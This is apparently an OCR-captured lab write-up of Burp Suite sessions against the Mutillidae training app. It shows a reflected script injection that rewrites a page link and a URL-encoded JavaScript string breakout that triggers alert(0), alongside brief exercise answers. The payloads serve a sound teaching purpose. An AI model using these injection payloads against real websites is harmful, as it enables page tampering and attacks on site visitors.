POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 172.73.169.148:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.73.169.148:8080/mutillidae/index.php?page=dns-lookup.php
Cookie: showhints=1; PHPSESSID=qe6f96kfils7ok0t2g9t1qr4f5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 183
target_host=%3Cscript%3Evar+link%3Ddocument.getElementsByTagName%28%22a%22%29%3B+link%5B0%5D.href%3D%22http%3A%2F%2Fbbc.co.uk%22%3C%2Fscript%3E&dns-lookup-php-submit-button=Lookup+DNS
Type a search term
0 matches
n and Pwn On
Logged In Admin: admin (g0t r00t?)
DB View Log View Captured Data
S lookup on?



Applications
Places
burp-StartBurp
Thu 23:11
Bruce Lopez
File Edit Search Options Help
Bruce Lopez
Insecure Connection - Mozilla Firefox
Insecure Connection
https://www.bbc.co.uk
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
Your connection is not secure
The owner of www.bbc.co.uk has configured their website improperly. To protect your information from being stolen, Firefox has not connected to this website.
Learn more...
Go Back
Advanced
Report errors like this to help Mozilla identify and block malicious sites
Raw Headers Hex
GET /success.txt HTTP/1.1
Host: detectportal.firefox.
User-Agent: Mozilla/5.0 (X1
Accept: */*
Accept-Language: en-US,en;q
Accept-Encoding: gzip, defl
Cache-Control: no-cache
Pragma: no-cache
Connection: close
Type a search term
0 matches





JavaScript Injection

- There should be six differences. What are these changes:
  - Date
  - Content-Length
  - <script>






Applications
Places
burp-StartBurp
Fri 11:57
Mozilla Firefox
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go
Cancel
Target: http://172.73.169.148:8080
Request
Raw Params Headers Hex
GET /mutillidae/index.php?page=password-generator.php&username=canary HTTP/1.1
Host: 172.73.169.148:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: showhints=1; PHPSESSID=qe6f96kf1ls7ok0t2g9t1qr4f5
Connection: close
Upgrade-Insecure-Requests: 1
Response
Raw Headers Hex HTML Render
Alexander Bell invented the telephone he had 3 missed calls from Chuck Norris");
window.sessionStorage.setItem("ChuckNorrisJoke2","Death once had a near-Chuck Norris experience");
window.sessionStorage.setItem("ChuckNorrisJoke3","He counted to infinity; twice");
window.sessionStorage.setItem("ChuckNorrisJoke4","Chuck Norris can slam a revolving door");
window.sessionStorage.setItem("ChuckNorrisJoke5","Chuck Norris can cut through a hot knife with butter");
window.sessionStorage.setItem("SecureKey", "You cannot see me on the HTML5 Storage page. I wonder why?");
//}//end if
}catch(e){
//alert(e);
/* Do nothing. Older browsers do not support HTML5 web storage */
};
</script><script type="text/javascript" src="javascript/jQuery/jquery.js"></script><script type="text/javascript" src="./javascript/jQuery/jquery.balloon.js"></script><script src="javascript/jQuery/colorbox/jquery.colorbox-min.js"></script><link rel="stylesheet" href="javascript/jQuery/colorbox/colorbox.css" />
<script>
$(document).ready(function () {
$('a.colorbox').colorbox({width:'700px',opacity:'0.60'});
});
</script>
0 matches
Type a search term
0 matches
Done
51,211 bytes | 188 millis



Applications
Places
burp-StartBurp
Fri 11:57
Mozilla Firefox
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Comparer
This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.
Select item 1:
Length Data
3 51214 HTTP/1.1 200 OKDate: Fri, 27 Apr 2018 15:56...
4 51211 HTTP/1.1 200 OKDate: Fri, 27 Apr 2018 15:57...
Paste
Load
Remove
Clear
Select item 2:
Length Data
3 51214 HTTP/1.1 200 OKDate: Fri, 27 Apr 2018 15:56...
4 51211 HTTP/1.1 200 OKDate: Fri, 27 Apr 2018 15:57...
Compare ...
Words
Bytes




- Did a pop-up appear when you injected the code:
  - Yes, a pop-up with a 0 appeared




Applications
Places
burp-StartBurp
Fri 12:14
Bruce Lopez
File Edit Search Options Help
Bruce Lopez
Mozilla Firefox
Connecting...
Preferences
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
";} catch (e) {} alert(0); try { a="
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
%22%3b%7d%20%63%61%74%63%68%20%28%65%29%20%7b%7d%20%61%6c%65%72%74%28%30%29%3b%20%74%72%79%20%7b%20%61%
Length: 52,689
DNS" />
</td>
</tr>
<tr><td></td></tr>
<tr><td></td></tr>
</table>
</form>
<div class="report-header" ReflectedXSSExecutionP
style="text-align:left;">Server: dns-cac-lb-01.rr.cor
Address: 209.18.47.61
Name: google.com
Addresses: 2607:f8b0:4002:c00::71
74.125.136.138
74.125.136.139
74.125.136.101
74.125.136.100
74.125.136.113
74.125.136.102
</pre>
<!-- I think the database pa
Key: Modified Deleted Added
Sync views
Waiting



Applications
Places
burp-StartBurp
Fri 12:20
Bruce Lopez
File Edit Search Options Help
Bruce Lopez
Mozilla Firefox
Connecting...
Preferences
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://172.73.169.148:8080
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
GET
/mutillidae/index.php?page=password-generator.php&username=%22%3b%7d%20%63%61%74%63%68%20%28%65%29%20%7b%7d%20%61%6c%65%72%74%28%30%29%3b
%20%74%72%79%20%7b%20%61%3d%22 HTTP/1.1
Host: 172.73.169.148:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: showhints=1; PHPSESSID=qe6f96kf1ls7ok0t2g9t1qr4f5
Connection: close
Upgrade-Insecure-Requests: 1
Type a search term
0 matches
Length: 52,689
DNS" />
</td>
</tr>
<tr><td></td></tr>
<tr><td></td></tr>
</table>
</form>
<div class="report-header" ReflectedXSSExecutionP
style="text-align:left;">Server: dns-cac-lb-01.rr.cor
Address: 209.18.47.61
Name: google.com
Addresses: 2607:f8b0:4002:c00::71
74.125.136.138
74.125.136.139
74.125.136.101
74.125.136.100
74.125.136.113
74.125.136.102
</pre>
<!-- I think the database pa
Key: Modified Deleted Added
Waiting




